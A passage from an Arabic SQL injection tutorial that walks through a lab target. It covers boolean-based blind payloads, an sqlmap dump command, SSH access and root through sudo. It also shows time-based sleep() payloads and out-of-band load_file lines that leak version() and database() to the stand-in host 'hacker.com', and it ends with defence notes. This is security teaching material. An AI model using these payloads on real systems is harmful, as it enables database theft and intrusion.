- في المثال التصويري التالي عرض للفكرة من طرح الاسئلة التي اجابتها نعم او لا True or False وكيف ممكن استغلالها لاستخراج المعلومات. حيث يقوم الحارس بحماية البرج لكنه يقوم بالرد على الاسئلة ب نعم او لا – True or False

أنواع ثغرة SQLI (تكمله...)



أنواع ثغرة SQLI (تكمله...)

- ويجب ان اشير هنا الى ان اهم اوامر ال SQL التي يمكن الاستفادة منها في عملية الهجوم المراد في حالة Blind SQLi ويمكنكم الرجوع للتوثيق الخاص بهذه functions في موقع Mysql
- Important SQL functions:
- Ascii(char) لتحديد رقم ال ASCII
- Substring (String, location, num) اختيار حرف معين داخل string
- Length('string') تحديد طول ال string
- Concat (string1, string2,.....) دمج اكثر من string

أنواع ثغرة SQLI (تكمله...)

- وفي الجدول ادناه نجد الكود الخاص لكل حرف. والتي ستسخدم عند طرح الاسئلة على الويب App


ASCII Table


Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char	Dec	Hex	Oct	Char
0	0	0		32	20	40	[space]	64	40	100	@	96	60	140	`
1	1	1		33	21	41	!	65	41	101	A	97	61	141	a
2	2	2		34	22	42	"	66	42	102	B	98	62	142	b
3	3	3		35	23	43	#	67	43	103	C	99	63	143	c
4	4	4		36	24	44	$	68	44	104	D	100	64	144	d
5	5	5		37	25	45	%	69	45	105	E	101	65	145	e
6	6	6		38	26	46	&	70	46	106	F	102	66	146	f
7	7	7		39	27	47	'	71	47	107	G	103	67	147	g
8	8	10		40	28	50	(	72	48	110	H	104	68	150	h
9	9	11		41	29	51	)	73	49	111	I	105	69	151	i
10	A	12		42	2A	52	*	74	4A	112	J	106	6A	152	j
11	B	13		43	2B	53	+	75	4B	113	K	107	6B	153	k
12	C	14		44	2C	54	,	76	4C	114	L	108	6C	154	l
13	D	15		45	2D	55	-	77	4D	115	M	109	6D	155	m
14	E	16		46	2E	56	.	78	4E	116	N	110	6E	156	n
15	F	17		47	2F	57	/	79	4F	117	O	111	6F	157	o
16	10	20		48	30	60	0	80	50	120	P	112	70	160	p
17	11	21		49	31	61	1	81	51	121	Q	113	71	161	q
18	12	22		50	32	62	2	82	52	122	R	114	72	162	r
19	13	23		51	33	63	3	83	53	123	S	115	73	163	s
20	14	24		52	34	64	4	84	54	124	T	116	74	164	t
21	15	25		53	35	65	5	85	55	125	U	117	75	165	u
22	16	26		54	36	66	6	86	56	126	V	118	76	166	v
23	17	27		55	37	67	7	87	57	127	W	119	77	167	w
24	18	30		56	38	70	8	88	58	130	X	120	78	170	x
25	19	31		57	39	71	9	89	59	131	Y	121	79	171	y
26	1A	32		58	3A	72	:	90	5A	132	Z	122	7A	172	z
27	1B	33		59	3B	73	;	91	5B	133	[	123	7B	173	{
28	1C	34		60	3C	74	<	92	5C	134	\	124	7C	174	|
29	1D	35		61	3D	75	=	93	5D	135	]	125	7D	175	}
30	1E	36		62	3E	76	>	94	5E	136	^	126	7E	176	~
31	1F	37		63	3F	77	?	95	5F	137	_	127	7F	177	

أنواع ثغرة SQLI (تكمله...)

- لنبدأ اولى خطوات استخراج المعلومات من : DB
- تحديد طول اسم database name
- ‘ or length(database())=3 — – False
- ‘ or length(database())=4 — – False
- ‘ or length(database())=5 — – TURE
- وكما أسلفنا بامكاننا تحديد اذا ما كانت جملة ال SQL صح ام خطأ من خلال ال error message كما هو موضّح في الصورة ادناه. حيث في حالة Trueتكون رسالة الخطأ error message: Please enter your correct password وهكذا نستنتج أن طول اسم DBهو 5

أنواع ثغرة SQLI (تكمله...)





أنواع ثغرة SQLI (تكمله...)

- وبناءا على الطريقة السابقة بامكاننا الان البدء باستكشاف اسم قاعدة البيانات والتي كما عرفنا ان طول الاسم هو 5 احرف !
- ونبدأ بفحص الحرف الاول ومقارنته بكود ASCII في الجدول السابق بطريقة bruteforce. ثم نكرر العملية للحرف الثاني ثم الثالث ثم الرابع ثم الخامس. وبهذا بامكاننا تحديد اسم قاعدة البيانات.

- الحرف الاول

‘or ascii(substring(database(),1,1))=97 — – #determine 1st char of DB name – False

‘ or ascii(substring(database(),1,1))=98 — – #determine 1st char of DB name – True

أنواع ثغرة SQLI (تكمله...)

- وكما نلاحظ أن او حرف في اسم قاعدة البيانات هو b
- نكرر نفس العملية للحرف الثاني الى الخامس وذلك بتغيير موقع الحرف 2 في substring

‘ or ascii(substring(database(),2,1))=97 — – #determine 2nd char of DB name – False

‘ or ascii(substring(database(),2,1))=98 — – #determine 2nd char of DB name – False

‘ or ascii(substring(database(),2,1))=99 — – #determine 2nd char of DB name – False

‘ or ascii(substring(database(),2,1))=100 — – #determine 2nd char of DB name – False

‘ or ascii(substring(database(),2,1))=101 — – #determine 2nd char of DB name – False

أنواع ثغرة SQLI (تكمله...)


- اذا الحرف الثاني هو I
- وبتكرار العملية نستنتج أن اسم قاعدة البيانات هو: blind
- بنفس هذه المنهجية ايضا بامكاننا تحديد اسم table باستخدام bruteforce وممكن ايضا ان نحاول ان نتوقع guess الاسم لتقليل الوقت المستغرق في العملية. على سبيل المثال غالبا ما يكون في كل قاعدة بيانات table اسمه user or users ولتجربة ذلك بامكاننا ارسال payloads لفحص ذلك كما يلي:

‘or (select 1 from testttt limit 1)=1 — – False

‘ or (select 1 from user limit 1)=1 — – False

‘or (select 1 from users limit 1)=1 — – True

أنواع ثغرة SQLI (تكمله...)



أنواع ثغرة SQLI (تكمله...)

- وهنا نستنتج أن اسم table هو users
- اذا اردنا ان نعرف عدد الاسطر في users table

‘ or (select count(*) from users) > 10 — – False

‘ or (select count(*) from users) > 1 — – true

‘ or (select count(*) from users) > 2 — – true

‘ or (select count(*) from users) > 3 — – False

- اذا نستنتج ان عدد الاسطر هو 3. اذا يوجد في الجدول 3 اسماء مستخدم و 3 كلمات سر على ما يبدو

أنواع ثغرة SQLI (تكمله...)

- وبنفس الطريقة بامكاننا معرفة عدد columns في جدول users

‘ or (SELECT count(*) FROM information_schema.columns WHERE table_name = “users”)=3 — –

- بالمثل ايضا بامكاننا ان نتوقع اسم columns

‘ or substring(concat(1, (select username from users limit 1)),1,1)=1 — –

‘ or substring(concat(1, (select password from users limit 1)),1,1)=1 — –

- نلاحظ ان عملية استخراج المعلومات في طريقة Blind طويلة جدا خصوصا في حالة كان حجم قاعدة البيانات كبير. اذا اردنا ايضا استخراج البيانات من الجداول سيتطلب ذلك وقتا كثيرا. لذلك يمكن اتمتة العملية باستخدام customized script على سبيل المثال لاستخراج محتوى users table

https://www.isecur1ty.org/%D9%85%D9%82%D8%A7%D9%84-%D8%B4%D8%B1%D8%AD-%D8%AB%D8%BA%D8%B1%D8%A7%D8%AA-boolean-based-sql-injection-%D8%AA%D8%AD%D8%AF%D9%8A-seenoevil-%D9%85%D9%86-codered-ctf/

أنواع ثغرة SQLI (تكمله...)

- يمكن ايضا استخدام اداة sqlmap لاستخراج معلومات قاعدة البيانات لكنني فضلت توضيح العملية بشكل يدوي. اذا اردنا استخدام sqlmap يجب الاحاطة بخيار string كما يلي:

```
sqlmap -u http://192.168.8.102/index.php --
data="username=admin&password=test&submit=Login" -p username --
dbms mysql --dump --
string="please" --batch
```

حسنا, لدينا الان مجموعة حسابات ممكن تجربتها عبر SSH للدخول للجهاز. وعند التجربة نجد أن الاسم rcode يمكن له الدخول وأخذ shell access

```
ssh –p2233 rcode@192.168.8.102
```

أنواع ثغرة SQLI (تكمله...)

- بمكاننا الان الحصول على root عن طريق sudo كما هو مبين ادناه

```
[rcode@localhost ~]$ sudo -l
Matching Defaults entries for rcode on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS",
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANG

User rcode may run the following commands on this host:
    (ALL) NOPASSWD: ALL
[rcode@localhost ~]$
[rcode@localhost ~]$
[rcode@localhost ~]$
[rcode@localhost ~]$
[rcode@localhost ~]$
[rcode@localhost ~]$
[rcode@localhost ~]$ sudo -l
Matching Defaults entries for rcode on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC KDEDIR LS_COLORS",
    LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANG

User rcode may run the following commands on this host:
    (ALL) NOPASSWD: ALL
[rcode@localhost ~]$
[rcode@localhost ~]$ sudo su -
[root@localhost ~]#
[root@localhost ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[root@localhost ~]#
```


أنواع ثغرة SQLI (تكمله...)

- شرح النوع الثانى من ثغرة Blind SQLI الا هو Time Based SQLI

- يعتمد هذا النوع على الانتظار لفترة محددة قبل أن يستجيب تطبيق الويب المصاب لاستعلام المهاجم المصمم بقيمة تأخير زمني. يعتمد نجاح الهجوم على الوقت الذي يستغرقه التطبيق لتسليم الرد. للتحقق من حقن Time-based SQLI، نستخدم هذا الأمر:

```
1' AND sleep(10);- -
```

أنواع ثغرة SQLI (تكمله...)



أنواع ثغرة SQLI (تكمله...)

- بعد تأكيد الثغرة الأمنية ، يمكننا المتابعة لاستخراج رقم إصدار قاعدة البيانات. استخدمنا أمرًا يفرض الرد بعد ثانيتين:

```
1' and if((select+@@version) like "10%",sleep(2),null);- -+
```

- إذا جاءت الاستجابة في غضون ثانيتين ، فهذا يعني أن الإصدار يبدأ بـ "10." كلمة "like" تستخدم في الاستعلام لإجراء مقارنة حرف بحرف.

أنواع ثغرة SQLI (تكمله...)

- يوجد نوع اخر من انواع SQLI الا وهو Out-Of-Band SQLI (OOB)
- باستخدام هذا النوع من حقن SQL، حيث يعرض التطبيق نفس الاستجابة بغض النظر عن إدخال المستخدم وخطأ قاعدة البيانات. لاسترداد المخرجات ، يتم استخدام قناة نقل مختلفة مثل HTTP requests أو DNS resolution؛ ملحوظة أن المهاجم يحتاج إلى التحكم في خادم HTTP أو DNS.
- استخراج المعلومات حول قاعدة بيانات MYSQL، يمكن للمهاجم استخدام هذه الاستعلامات:إصدار قاعدة البيانات:


```
1';select load_file(concat('\\\\',version(),'.hacker.com\\s.txt'));
```

أنواع ثغرة SQLI (تكمله...)

- اسم قاعدة البيانات: `1';select load_file(concat('\\\\',database(),'.hacker.com\\s.txt'));`
- يقوم الأمران أعلاه بإخراج أوامر version () أو database () في استعلام DNS resolution للمجال hacker.com

- توضح الصورة التالية كيف تمت إضافة إصدار واسم قاعدة البيانات إلى معلومات DNS للمجال الضار. يمكن للمهاجم الذي يتحكم في الخادم قراءة المعلومات من ملفات السجل.

أنواع ثغرة SQLI (تكمله...)



اضرار الثغرة

- تستغل هجمات حقن SQL البرمجة السيئة للشفرة الخاصّة بالبرمجيات. إنّها هجمات حيث يقوم المهاجمون بإرسال شفرة عبر واحدٍ من مربّعات الإدخال الموجودة على موقعك (أيّ مربّع)، عوضًا عن أن يرسل بياناتٍ عادية كنتَ تنوي استقبالها عبر مربّعات الإدخال تلك. تقوم تلك الشفرة المُدخلة بتنفيذ عمليات الاستعلام على قاعدة البيانات الخاصّة بموقعك بطريقةٍ لم تكن تتوقعها، أو تقوم بتحطيم تطبيق الويب الخاصّ بك وتقوم بتخريب خادومك السحابي. من السهل جدًا عمل هجمات حقن SQL ضدّ المواقع الغير مؤمّنة. وحراسة موقعك ضدّ هذه الهجمات قد يكون من أهمّ ما تقوم به منذ اليوم الأوّل.

الحماية من الثغرة

- الخطوة الأولى: تعلم تمييز الشفرة المحتوية على ثغرات
- تأخذ هجمات SQL دومًا شكل سلسلة نصّية يتم إرسالها من طرف مستخدمٍ تتكون من قسمين. القسم الأول هو عبارة عن تخمين لكيفية تعطيل أمرٍ تحاول شفرتك المصدرية أن تقوم بتنفيذه بأمان; القسم الثاني هو الشفرة الخبيثة التي يريد المهاجم تنفيذها على خادومك. إليك مثالًا على سلسلة نصّية مصممة لاستغلال ثغرة ممكنة في الشفرة المصدرية لديك:

```
x' AND user.email IS NULL; --
```

- يبدو هذا كشيء قمتَ بكتابته بنفسك، وتلك هي النقطة. يأمل المستخدم المُخترِق أن تقوم بأخذ هذا السطر، وتقوم بتنفيذه بعملية استعلام SQL تبدو كالتالي:

```
SELECT email, passwd FROM user
WHERE email = 'x' AND user.email IS NULL; --';
```

الحماية من الثغرة (تكمله...)

- لا يبدو أنّ هذا يقوم بالكثير حقًا، ولكن اعتمادًا على الطريقة التي سيستجيب بها تطبيقك إلى ما سبق، يمكن أن يوفّر هذا بعض المعلومات المهمّة للمُخترِق مثل اسم جدول قاعدة البيانات الذي تستعمله. بعد هذا، هناك المزيد من الهجمات التي يمكن للمهاجم أن يستخدمها لجلب المزيد من المعلومات، مثل أسماء المستخدمين وكلمات المرور.
- الفكرة الرئيسية التي يجب عليك فهمها هي أنّ الشفرة الخبيثة تحاول البحث عن ثغرة بعملية استعلام SQL التي يقوم بها تطبيقك لمحاولة استغلالها لجلب المعلومات أو إدراجها وتعديلها.
- لا تتطلب جميع هجمات حقن SQL إشارة الاقتباس المغلقة ('). إذا كانت شفرتك المصدرية تنفّذ عملية استعلامٍ متعلّقة برقم، فإنّك لن تقوم بالطبع بوضع تلك البيانات داخل إشارة اقتباس. وهذا يتركك عرضةً لهذا النوع من الهجمات:

```
2097 OR 1=1
```

الحماية من الثغرة (تكمله...)

- يأمل المهاجم أن يقوم تطبيقك بعملية استعلام مشابهة للتالي:

```
SELECT somedata FROM yourtable
WHERE userid = 2097 OR 1=1;
```

